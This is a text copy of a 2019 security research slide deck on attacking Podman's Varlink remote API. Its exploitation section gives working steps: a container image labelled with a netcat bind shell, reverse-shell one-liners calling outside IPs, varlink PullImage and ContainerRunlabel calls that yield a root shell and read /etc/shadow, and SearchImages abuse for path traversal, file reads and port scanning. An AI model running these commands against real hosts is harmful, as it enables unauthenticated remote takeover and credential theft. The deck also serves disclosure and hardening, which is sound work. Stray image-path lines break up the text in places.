Adventures with Podman and Varlink

Jeremy Brown 10/2019

whoami

(No fancy title/bio today)

- ~decade in the industry
  - @ Amazon, Microsoft, Nvidia playing offense, defense whatever … generally trying to be effective across security domains as well as my own fun research
- Prior published research
  - Bugs on many different platforms, clients, servers, drivers, virtual appliances, cloud, fuzzing, generally exploring and thinking about how to break and/or fix lots of different stuff, ….

References:
https://packetstormsecurity.com/files/author/6650/
https://www.slideshare.net/JeremyBrown37/presentations

whoami

ok ok if you must you can call me uh…

Senior **CEO of Independent Research**, Manager et al

Agenda

I. Podman? Varlink?
II. Local and remote attack surface
III. Some bugs and bad configurations
IV. Exploitation
V. Hardening
VI. Conclusion

"You get on the horn, I throw some peanuts at 'em and we'll in *Des Moines* in no time…."

Reference: Tommy Boy (movie)

What is Varlink?

- Newer IPC protocol, implementation and toolset
  - JSON based protocol for exchanging messages
  - Meant to be an upgrade over D-bus, BUS1, custom proto /w unix sockets, etc
  - “plain-text, type-safe, discoverable, self-documenting, remotable, testable, easy to debug… accessible from any programming environment”
- Not much security chatter on it
  - But OSS-fuzz seems to have picked it up recently

References

https://varlink.org

https://github.com/systemd/systemd/tree/master/test/fuzz/fuzz-varlink

What is Varlink?

You can also start the clients and server with URLs following the varlink URL standard. E.g.

- unix:@anonuds
- unix:/run/myserver/socketfile
- tcp:127.0.0.1:12345
- tcp:[::1]:12345

Varlink Certification Server

```
$ python3 -m varlink.tests.test_certification --varlink=tcp:127.0.0.1:12345
```

Varlink Certification Client

```
$ python3 -m varlink.tests.test_certification --varlink=tcp:127.0.0.1:12345 --client
```

Reference: https://github.com/varlink/python

What is Varlink?

- A few different components and deployment scenarios
  - Clients and services support for many different languages and system setups
  - Even can setup a kernel driver to query via device:/dev/org.kernel….stuff
- It does a lot of stuff, but let's focus on **how it fits with Podman**
  - They integrated Varlink to create ways to do **"remote API"** functionality

```
[test@localhost ~]$ sudo varlink info unix:/run/podman/io.podman
Vendor: Atomic
Product: podman
Version: 1.4.4
URL: https://github.com/containers/libpod
Interfaces:
  org.varlink.service
  io.podman
```

Reference: http://www.projectatomic.io/blog/2018/05/podman-varlink/

What is Podman? 

Although there are some familiarities with the Docker open-source engine, Podman's architecture is quite different. The architecture of the Docker open-source engine follows a strict client-server paradigm, which means that each command passed to the client gets translated into a remote procedure call, which is finally passed to the dockerd daemon, which in turn is talking to another daemon, containerd, which is responsible for the run-time and low-level management of containers.

In contrast to the client-server paradigm, Podman follows a more lightweight approach by not requiring any heavy-weight daemon at all, but only a tiny layer taking care of monitoring tasks, such as logging. All container processes, in fact, are direct descendants of Podman. The more traditional fork/exec model of Podman reduces some complexity in terms of the steps required to get a container running. It can be used as any other standalone binary and thereby opens doors to some interesting use-cases, for instance, to integrate Podman directly into systemd unit files. Pretty exciting, isn't it?

References:

https://www.podman.io

https://www.suse.com/c/podman-on-opensuse/

What is Podman?

- Lots of local podman commands map to varlink remote API methods
  - https://github.com/containers/libpod/tree/master/cmd/podman
  - https://github.com/containers/libpod/tree/master/pkg/varlinkapi
- Also not much public security research on it
  - Only (1) CVE so far
  - https://www.cvedetails.com/cve/CVE-2018-10856/

Reference: https://github.com/containers/libpod/


CONTAINERS
SO HOT RIGHT NOW
imgflip.com

Together by default on Fedora Server

- Podman + Varlink installed out of the box instead of Docker
  - Also rumored that RHEL8 will have Podman too
  - RedHat and Fedora folks seem to really like it

```
[root@localhost ~]# docker
-bash: docker: command not found
```

```
[root@localhost ~]# podman
Error: missing command 'podman COMMAND'
Try 'podman --help' for more information.
[root@localhost ~]# podman varlink
Error: you must provide a varlink URI
[root@localhost ~]#
```

- Remote services aren't running by default AFAIK yet
  - They can be configured to run in different ways and some projects want or support listening over the network setups

Reference: https://dwalsh.fedorapeople.org/ReplacingDockerWithPodman.pdf

Focus and !focus

- Focus
  - Podman (1.4/1.5) + Varlink integration
  - Remote APIs
  - Local or remote privilege escalation on the HOST
- !focus
  - Container escapes, although these are cool too

So how do I run this thing?

```
[user@localhost ~]$ podman varlink --help
Run varlink interface

Description:
  Run varlink interface.  Podman varlink listens on the specified unix domain socket for incoming connects.

  Tools speaking varlink protocol can remotely manage pods, containers and images.
```

`podman varlink` is only useful with `--timeout=0`:

```
# podman varlink --timeout=0 unix:/run/io.projectatomic.podman
```

```
[user@localhost ~]$ podman varlink --timeout=0 unix:/run/podman/io.podman
Error: unable to start varlink service: listen unix /run/podman/io.podman: bind: permission denied
[user@localhost ~]$ sudo podman varlink --timeout=0 unix:/run/podman/io.podman
```

```
srwxr-xr-x. 1 root root 0 Jul 20 11:35 /run/podman/io.podman
```

Reference: https://github.com/containers/libpod/issues/3344

Attack Surface

- podman local process running as root
  - ACLs say if a unprivileged user can talk to it or not

```
root      46197  0.0  1.4 854816 58944 pts/0    Sl+  11:35   0:00 podman varlink --timeout=0 unix:/run/podman/io.podman
```

But I was promised remote?

```
[test@localhost ~]$ podman varlink --timeout=0 tcp:0.0.0.0:10000
```

Attack Surface

- podman listening for connections on localhost or network
  - Now that's a remote API!

```
tcp6       0      0 :::10000                :::*                    LISTEN      50877/podman
```

Now how do I talk to this thing?

```
[test@localhost varlink]$ grep method io.podman.varlink
method GetVersion() -> (
method GetInfo() -> (info: PodmanInfo)
method ListContainers() -> (containers: []Container)
method Ps(opts: PsOpts) -> (containers: []PsContainer)
method GetContainersByStatus(status: []string) -> (containerS: []Container)
method Top (nameOrID: string, descriptors: []string) -> (top: []string)
method GetContainer(id: string) -> (container: Container)
method GetContainersByContext(all: bool, latest: bool, args: []string) -> (containers: []string)
method CreateContainer(create: Create) -> (container: string)
method InspectContainer(name: string) -> (container: string)
method ListContainerProcesses(name: string, opts: []string) -> (container: []string)
```

Reference: https://github.com/containers/libpod/blob/master/cmd/podman/varlink/io.podman.varlink

Oh.

```
[test@localhost ~]$ sudo varlink call unix:/run/podman/io.podman/io.podman.GetVersion
{
  "built": "1969-12-31T16:00:00-08:00",
  "git_commit": "",
  "go_version": "go1.12.7",
  "os_arch": "linux/amd64",
  "remote_api_version": 1,
  "version": "1.4.4"
}
```

Or…

```
[test@localhost ~]$ varlink info tcp:localhost:10000
Vendor: Atomic
Product: podman
Version: 1.4.4
URL: https://github.com/containers/libpod
Interfaces:
  org.varlink.service
  io.podman
```

Attack Surface

- Code vs live query look

```
[test@localhost varlink]$ grep method io.podman.varlink | wc -l
100
```

```
[test@localhost varlink]$ sudo varlink help unix:/run/podman/io.podman/io.podman | grep method | wc -l
89
```

How do I test this thing?

- dnf install python3-varlink

```
$ ipython3
In [1]: import varlink

In [2]: address = 'unix:/run/io.projectatomic.podman'

In [3]: client = varlink.Client(address=address)

In [4]: podman = client.open('io.projectatomic.podman')

In [5]: podman.ListImages()
Out[5]:
{'images': [{'id': '9110ae7f579f35ee0c3938696f23fe0f5fbe641738ea52eb83c2df7e9995fa17',
   'parentId': '',
   'repoTags': ['docker.io/library/fedora:27'],
```

References:
https://varlink.org/python/
https://blog.tomecek.net/post/recent-news-in-container-tech/

How do I test this thing?

Command line

```
[test@localhost ~]$ sudo varlink call unix:/run/podman/io.podman/io.podman.CreateContainer '{"create":{"args":["busybox"]}}'
{
  "container": "dfaed7dd3322028069a55b1b7f24fcea238fe69b7ae2f378d9f0c5a47174c768"
}
[test@localhost ~]$ sudo varlink call unix:/run/podman/io.podman/io.podman.GetAttachSockets '{"name":"dfaed7dd3322028069a55b1b7f24fcea238fe69b7ae2f378d9f0c5a47174c768"}'
{
  "sockets": {
    "container_id": "dfaed7dd3322028069a55b1b7f24fcea238fe69b7ae2f378d9f0c5a47174c768",
    "control_socket": "/var/lib/containers/storage/overlay-containers/dfaed7dd3322028069a55b1b7f24fcea238fe69b7ae2f378d9f0c5a47174c768/userdata/ctl",
    "io_socket": "/var/run/libpod/socket/dfaed7dd3322028069a55b1b7f24fcea238fe69b7ae2f378d9f0c5a47174c768/attach"
  }
}
```

Let’s look at the API docs

func ContainerRunlabel

method ContainerRunlabel(runlabel: Runlabel)

ContainerRunlabel runs executes a command as described by a given container image label.

“You had me at hello”


Reference: https://github.com/containers/libpod/blob/master/API.md#ContainerRunlabel

Quick look @ images.go

```go
// ContainerRunlabel ...
func (i *LibpodAPI) ContainerRunlabel(call iopodman.VarlinkCall, input iopodman.Runlabel) error {
    ctx := getContext()
    dockerRegistryOptions := image.DockerRegistryOptions{}
    stdErr := os.Stderr
    stdOut := os.Stdout
    stdIn := os.Stdin

    runLabel, imageName, err := shared.GetRunlabel(input.Label, input.Image, ctx, i.Runtime, input.Pull, "", dockerRegistryOptions, input.Authfile,
    if err != nil {
        return call.ReplyErrorOccurred(err.Error())
    }
    if runLabel == "" {
        return call.ReplyErrorOccurred(fmt.Sprintf("%s does not contain the label %s", input.Image, input.Label))
    }

    cmd, env, err := shared.GenerateRunlabelCommand(runLabel, imageName, input.Name, input.Opts, input.ExtraArgs, "")
    if err != nil {
        return call.ReplyErrorOccurred(err.Error())
    }
    if err := utils.ExecCmdWithStdStreams(stdIn, stdOut, stdErr, env, cmd[0], cmd[1:]...); err != nil {
        return call.ReplyErrorOccurred(err.Error())
    }
    return call.ReplyContainerRunlabel()
}
```



Reference: https://github.com/containers/libpod/blob/ed3acaecbfeead3b0fef5928e47ecc9f34cd8d5b/utils/utils.go

Uh what's a label?

Container image Labels

Container images have had the concept of a label for quite some time. They are often used as identifiers for the image; i.e. version, release, author, etc. But you can create a container label for just about anything. With the Atomic CLI project, we used to leverage labels such as RUN, INSTALL, and UNINSTALL. These labels we defined for the purpose of their verbiage.

foreshadowing?

Reference: https://podman.io/blogs/2018/12/03/podman-runlabel.html

Ok create a cool Dockerfile

FROM busybox

LABEL run="nc -l -p 10000 -e /bin/bash"

$ docker build -t imageX .

```
#Listener:
socat file:`tty`,raw,echo=0 tcp-listen:4444

#Victim:
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.3.4:4444
```

or other stuff for your reverse jazz…

```
/bin/bash -c "/bin/bash -i >& /dev/tcp/172.17.0.2/9001 0>&1"
```

References:

https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/

https://i.blackhat.com/USA-19/Thursday/us-19-Edwards-Compendium-Of-Container-Escapes.pdf

And setup a private docker registry to host it

$ docker-compose up

$ docker tag image localhost:5000/imageX

$ docker push localhost:5000/imageX

(edit /etc/containers/registries.conf for testing)

[registries.insecure]

registries = [‘docker-registry:5000’]

See if it works via command line

```
[test@localhost ~]$ podman container runlabel run docker-registry:5000/image3
Trying to pull docker-registry:5000/image3...Getting image source signatures
Copying blob ee153a04d683 skipped: already exists
Copying config 7276ba03be done
Writing manifest to image destination
Storing signatures
command: podman -l -p 10000 -e /bin/bash
```

```
[pid 54565] execve("/usr/bin/nc", ["nc", "-l", "-p", "10000", "-e", "/bin/bash"], 0xc00039cd80 /* 34 vars */) = 0
```

Wait… why root?

```
[test@localhost ~]$ nc localhost 10000
id
uid=0(root) gid=0(root) groups=0(root),65534(nobody) context=unconfined_u:system_r:container_runtime_t:s0-s0:c0.c1023
```

Oh, not that root I guess :'(

```
[test@localhost ~]$ nc localhost 10000
ls /root
```

```
ls: cannot open directory '/root': Permission denied
```

```
Container Runtime: not-found
Has Namespaces:
        pid: false
        user: true
User Namespace Mappings:
        Container -> 0  Host -> 1001    Range -> 1
        Container -> 1  Host -> 165536  Range -> 65536
AppArmor Profile: unconfined_u:system_r:container_runtime_t:s0-s0:c0.c1023Seccomp: disabled
Blocked Syscalls (19):
        SYSLOG SETSID VHANGUP ACCT SETTIMEOFDAY SWAPON SWAPOFF REBOOT SETHOSTNAME SETDOMAINNAME INIT_MODU
_HANDLE_AT FINIT_MODULE
```

amicontained??

```
cat /proc/$$/uid_map
         0       1001          1
         1     165536      65536
```

Additional reading: https://lwn.net/Articles/532593/

Unless it’s running as root

```
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:system_r:container_runtime_t:s0-s0:c0.c1023
```

```
head /etc/shadow
root:$1$W16RGF$z
bin:*:17995:0:999
daemon:*:17995:0
adm:*:17995:0:999
lp:*:17995:0:9999
sync:*:17995:0:99
shutdown:*:17995
halt:*:17995:0:99
mail:*:17995:0:99
operator:*:17995
```

ami-not-so-contained??

```
Container Runtime: not-found
Has Namespaces:
        pid: false
        user: false
AppArmor Profile: unconfined_u:system_r:container_runtime_t
        SETSID
```

So that means…

- Running podman as root
  - You get root

```
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:system_r:container_runtime_t:s0-s0:c0.c1023
```

- Running podman as rootless
  - You get…. **somebody** ☺

So how about that remote API?

podman --log-level debug varlink --timeout=0 tcp:0.0.0.0:6000

DEBU[0000] Using varlink socket: tcp:0.0.0.0:6000

DEBU[0000] Initializing boltdb state at /var/lib/containers/storage/libpod/bolt_state.db

DEBU[0000] Using graph driver overlay

DEBU[0000] Using graph root /var/lib/containers/storage

.....

So how about that remote API?

$ **varlink** call tcp:podman-host:6000/io.podman.ContainerRunlabel
'{"Runlabel": {"image":"docker-registry:5000/image3", "label":"run"}}’

Check one thing real quick

```
[test@localhost ~]$ varlink call tcp:podman-host:6000/io.podman.ContainerRunlabel '{"Runlabel": {"image":"docker-registry:5000/image3", "label":"run"}}'
Call failed with error: io.podman.ErrorOccurred
{
  "reason": "unable to find image: unable to find 'docker-registry:5000/image3' in local storage: no such image"
}
```

Oh yeah we gotta Pull first

func PullImage

method PullImage(name: string) MoreResponse

PullImage pulls an image from a repository to local storage. After a successful pull, the image id and logs are returned as a MoreResponse. This connection also will handle a WantsMores request to send status as it occurs.

```
$ varlink call tcp:podman-host:6000/io.podman.PullImage '{"name":"docker-registry:5000/image3"}'
{
  "reply": {
    "id": "7276ba03be37ab344f17ab5c97209ec1cf397ea43006f441e6a1540c3da4b5b2",
    "logs": [
      "Copying blob sha256:ee153a04d683705864295883606 2f20badf39f558be3e6c7c7773ef7d8301d90\n",
      "Copying config sha256:7276ba03be37ab344f17ab5c97209ec1cf397ea43006f441e6a1540c3da4b5b2\n",
      .....
$
```

Reference: https://github.com/containers/libpod/blob/master/API.md#PullImage

So how about that remote API?

(what we see server side)

…..

DEBU[0312] parsed reference into "[overlay@/var/lib/containers/storage+/var/run/containers/storage:overlay.mountopt=nodev,metacopy=on]docker-registry:5000/image3:latest"

DEBU[0312] parsed reference into "[overlay@/var/lib/containers/storage+/var/run/containers/storage:overlay.mountopt=nodev,metacopy=on]@7276ba03be37ab344f17a…."

DEBU[0312] exporting opaque data as blob "sha256:7276ba03be37ab344f17a…."

All good ;-]

$ **nc** podman-host 10000

id

uid=0(root) gid=0(root) groups=0(root)
context=unconfined_u:system_r:container_runtime_t:s0-s0:c0.c1023

ls /root

anaconda-ks.cfg

original-ks.cfg

Now time for a quick recap

“DO NOT CONFIGURE YOUR PODMAN WITHOUT AUTH”

There is **remote-client** now (uses SSH) which makes this easier & may become the standard way of doing things

Required permissions

For now, the remote-client requires that you be able to run a privileged Podman and have privileged ssh access to the remote system. This limitation is being worked on.

Remote node setup

Initiate an ssh session to the Podman node

To use the remote client, we must establish an ssh connection to the Podman server. We will also use that session to bind the remote varlink socket locally.

```
$ ssh -L 127.0.0.1:1234:/run/podman/io.podman root@remotehost
```

Reference: https://github.com/containers/libpod/blob/b32cb4b750842212f8002e030db63e92c6485fdc/docs/tutorials/remote_client.md

Insecure configs

- Listen as privileged on an open ACL unix socket
  - Eg. unix:/run/blah where access isn't restricted

➢Local command execution

Currently supported address URIs are:

- TCP `tcp:127.0.0.1:12345` hostname/IP address and port
- UNIX socket `unix:/run/org.example.ftl` optional access `;mode=0666` parameter
- UNIX abstract namespace socket `unix:@org.example.ftl` (on Linux only)

Reference: https://docs.rs/varlink/8.1.0/varlink/

Insecure configs

- Listen on loopback
  - Eg. tcp:127.0.0.1:6000

➢ Local command execution

Insecure configs

- Listen on network
  - Eg. tcp:0.0.0.0:6000

➢ Remote command execution

Podman is …. new

- Like 2017ish (?) new
  - Similar introduction for Varlink actually
- We really don’t know how or where it will be deployed
  - What weird secure or insecure ways admins will want to use it
- But there’s an opportunity to get security right before it takes off

And there’s an appetite for remote stuff

Eventually we want to make varlink available via TCP/SSH so people could use containers from a separate machine, think Macs, and Windows.

Reference: https://github.com/containers/libpod/issues/935

Are devs using it like this?

- Gopodman
  - Podman Varlink API client in Go
  - And it was built for this exact purpose

Reference: https://github.com/praveenkumar/gopodman

Gopodman

How to Use

First make sure you have podman varlink api listening to respective port and port is allow from firewall

```
$ podman varlink tcp::12345 --timeout=0
```

Check if podman able to ping the remote API.

```
$ export PODMAN_VARLINK_URI="tcp:127.0.0.1:12345"

$ ./out/gopodman ping
OK

$ ./out/gopodman podmanVersion
0.6.1

$ ./out/gopodman --version
gopodman version 0.0.1

$ ./out/gopodman listImages
REPOSITORY                  TAG      IMAGEID                                                            CREATED
docker.io/library/busybox   1.28.4   8c811b4aec35f259572d0f79207bc0678df4c736eeec50bc9fec37ed936a472a   2 weeks ago
docker.io/library/busybox   latest   8c811b4aec35f259572d0f79207bc0678df4c736eeec50bc9fec37ed936a472a   2 weeks ago
```

Reference: https://github.com/praveenkumar/gopodman


I CAN HAS
CHEEZBURGER?
ICANHASCHEEZBURGER.COM

I can haz

```
$ podman varlink tcp::12345 --timeout=0
```

```
$ varlink call tcp:podman-host:12345/io.podman.ContainerRunlabel '{"Runlabel": {"image":"docker-registry:5000/image3", "label":"run"}}'
```


```
[test@localhost ~]$ nc localhost 10000
ls /
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Are there any docs telling you not to?

- Not that I know of :’)
  - Podman project should the explicitly document and make known the risk that remote API over plain TCP is insecure, especially given the set of APIs available
  - Hopefully this research will make a positive impact

What about SSH?

- It does provide advantages over plain Varlink over TCP such as encrypted connections, built-in auth gateway, etc
- There's some docs on how to use it… "securely" (?)



Reference: https://podman.io/blogs/2019/01/16/podman-varlink.html

Varlink bridge mode

- Bridge + SSH auth > running it over TCP /w no auth
  - But not everyone is doing it this way

The bridge command normally is `ssh <host> varlink bridge`, calling `varlink bridge` on the remote host. The `varlink bridge` command parses all method calls on stdin, queries the `org.varlink.resolver` on the remote system for the interface address, connects to this address and forwards all method calls matching the interface name to the local service on the remote machine. It reads the replies and passes them back to stdout. Instead of `ssh` any other connection command could be used. Instead of `varlink bridge` any other utility, which offers an equal functionality, could be used.

Reference: https://varlink.org/FAQ.html

And Varlink isn’t in the business of auth


How can I restrict the access to my service?

The most commonly used method is to rely on the permissions of a UNIX socket in the file system. Services which need a more fine-grained access control can check the connection credentials of a unix socket and decide per call if they want to act on behalf of the client. If varlink would be wrapped in GSS-API, e.g. kerberos tickets could be used for more fine grained access control.

Reference: https://varlink.org/FAQ.html

Return of Remote API: Trivial API crashes

- Would be remote DoS of podman & some may still work in releases



Reference: https://github.com/containers/libpod/issues?utf8=%E2%9C%93&q=is%3Aissue+api+crash

Interesting APIs

- Here's a few that made the list
  - ImportImage(), LoadImage(), RemoveImage(), SearchImages()
- Also some need an "upgraded connection"
  - Attach(), SendFile(), ReceiveFile(), etc
  - Probably some fun stuff to do there

How can I transfer larger amounts or foreign data?

You can either send the data as a string, or use the "upgraded" connection feature, where you opt-out of the varlink protocol after calling a method with the `upgrade` header field set to `true`. After sending this message the connection is yours for sending whatever you want. To speak the varlink protocol to the service again, you need to open a new connection. Upgraded varlink connections are similar to the websocket concept.

Reference: https://varlink.org/FAQ.html

So we can also do stuff like this

```
[test@localhost ~]$ varlink call tcp:podman-host:6000/io.podman.ListImages '{}'varlink call tcp:podman-host:6000/io.podman.ListImages
{
  "images": [
    {
```

```
[test@localhost ~]$ varlink call tcp:podman-host:6000/io.podman.RemoveImage '{"name":"7276ba03be37ab344f17ab5c97209ec1cf397ea43006f441e6a1540c3da4b5b2", "force":true}'
{
  "image": "7276ba03be37ab344f17ab5c97209ec1cf397ea43006f441e6a1540c3da4b5b2"
}
```

func ImageExists

method ImageExists(name: string) int

ImageExists talks a full or partial image ID or name and returns an int as to whether the image exists in local storage. An int result of 0 means the image does exist in local storage; whereas 1 indicates the image does not exists in local storage.

```
[test@localhost ~]$ varlink call tcp:podman-host:6000/io.podman.ImageExists '{"name":"7276ba03be37ab344f17ab5c97209ec1cf397ea43006f441e6a1540c3da4b5b2"}'
{
  "exists": 1
}
```

We can manipulate server URL requests

```
DEBU[1235] Ping https://index.docker.io/v2/ status 401
DEBU[1235] GET https://index.docker.io/v1/search?n=25&q=7276ba03be37ab344f17ab5c97209ec1cf397ea43006f441e6a1540c3da4b5b2
DEBU[1235] Ping https://quay.io/v2/ status 401
DEBU[1235] GET https://quay.io/v1/search?n=25&q=7276ba03be37ab344f17ab5c97209ec1cf397ea43006f441e6a1540c3da4b5b2
DEBU[1235] Ping https://registry.access.redhat.com/v2/ status 200
DEBU[1235] GET https://registry.access.redhat.com/v1/search?n=25&q=7276ba03be37ab344f17ab5c97209ec1cf397ea43006f441e6a1540c3da4b5b2
DEBU[1235] Ping https://registry.fedoraproject.org/v2/ status 200
DEBU[1235] GET https://registry.fedoraproject.org/v1/search?n=25&q=7276ba03be37ab344f17ab5c97209ec1cf397ea43006f441e6a1540c3da4b5b2
DEBU[1235] error getting search results from v1 endpoint "registry.fedoraproject.org", status code 404 (Not Found)
DEBU[1235] trying to talk to v2 search endpoint
DEBU[1235] GET https://registry.fedoraproject.org/v2/_catalog
DEBU[1237] Ping https://registry.centos.org/v2/ status 200
DEBU[1237] GET https://registry.centos.org/v1/search?n=25&q=7276ba03be37ab344f17ab5c97209ec1cf397ea43006f441e6a1540c3da4b5b2
```

via **SearchImages()**

Even better…

- By appending ‘/’ onto search queries, it parses this to mean we’re talking to a registry
  - And after best effort concatenations….

```
[test@localhost ~]$ varlink call tcp:podman-host:6000/io.podman.SearchImages '{"query":"test/"}'
{}
```

```
DEBU[2935] Looking for TLS certificates and private keys in /etc/docker/certs.d/test
DEBU[2935] trying to talk to v2 search endpoint
DEBU[2935] GET https://test/v2/
DEBU[2935] Ping https://test/v2/ err Get https://test/v2/: dial tcp: lookup test on 8.8.8.8:53: no such host (&url.Error{Op:"Get", URL:"https://test/v2/", Err:(*net.OpError)(0xc0004e64
DEBU[2935] GET https://test/v1/_ping
DEBU[2935] Ping https://test/v1/_ping err Get https://test/v1/_ping: dial tcp: lookup test on 8.8.8.8:53: no such host (&url.Error{Op:"Get", URL:"https://test/v1/_ping", Err:(*net.OpEr
))
DEBU[2935] error getting search results from v2 endpoint "test": pinging docker registry returned: Get https://test/v2/: dial tcp: lookup test on 8.8.8.8:53: no such host
ERRO[2935] error searching registry "test": couldn't search registry "test": pinging docker registry returned: Get https://test/v2/: dial tcp: lookup test on 8.8.8.8:53: no such host
```

Let's try some stuff

```
[test@localhost ~]$ varlink call tcp:podman-host:6000/io.podman.SearchImages '{"query":"../../../etc/passwd/"}'
{}
```

```
DEBU[0031] GET https://../../../v2/
DEBU[0031] Ping https://../../../v2/ err Get https://../../../v2/: dial tcp: lookup ..: no such host (&url.Error{Op:"Get",
DEBU[0031] GET https://../../../v1/_ping
DEBU[0031] Ping https://../../../v1/_ping err Get https://../../../v1/_ping: dial tcp: lookup ..: no such host (&url.Erro
DEBU[0031] error getting search results from v2 endpoint "../../..": pinging docker registry returned: Get https://../../
ERRO[0031] error searching registry "../../..": couldn't search registry "../../..": pinging docker registry returned: Ge
DEBU[0097] Looking for TLS certificates and private keys in /etc/passwd
ERRO[0097] error searching registry "../../../etc/passwd": error creating new docker client: readdirent: not a directory
```

```
62482 openat(AT_FDCWD, "/etc/passwd", O_RDONLY|O_CLOEXEC <unfinished ...>
62483 <... nanosleep resumed>NULL)      = 0
62482 <... openat resumed>)             = 7
62483 epoll_pwait(4,  <unfinished ...>
62482 lseek(7, 0, SEEK_CUR <unfinished ...>
62483 <... epoll_pwait resumed>[], 128, 0, NULL, 140730301386880) = 0
62482 <... lseek resumed>)              = 0
62483 nanosleep({tv_sec=0, tv_nsec=20000},  <unfinished ...>
62482 fstat(7, {st_mode=S_IFREG|0644, st_size=1672, ...}) = 0
62482 read(7, "root:x:0:0:root:/root:/bin/bash\n"..., 4096) = 1672
62482 close(7)                          = 0
```

> dir traversal for arbitrary cert consumption

> get server to read arbitrary local files

> internal/external port scan

```
DEBU[0849] GET https://localhost:22/v2/
DEBU[0849] Ping https://localhost:22/v2/ err Get https://localhost:22/v2/: tls: first record does not look like a TLS handshake
Error{Msg:"first record does not look like a TLS handshake", RecordHeader:[5]uint8{0x53, 0x53, 0x48, 0x2d, 0x32}, Conn:(*net.TCP
```

Lots of… other code

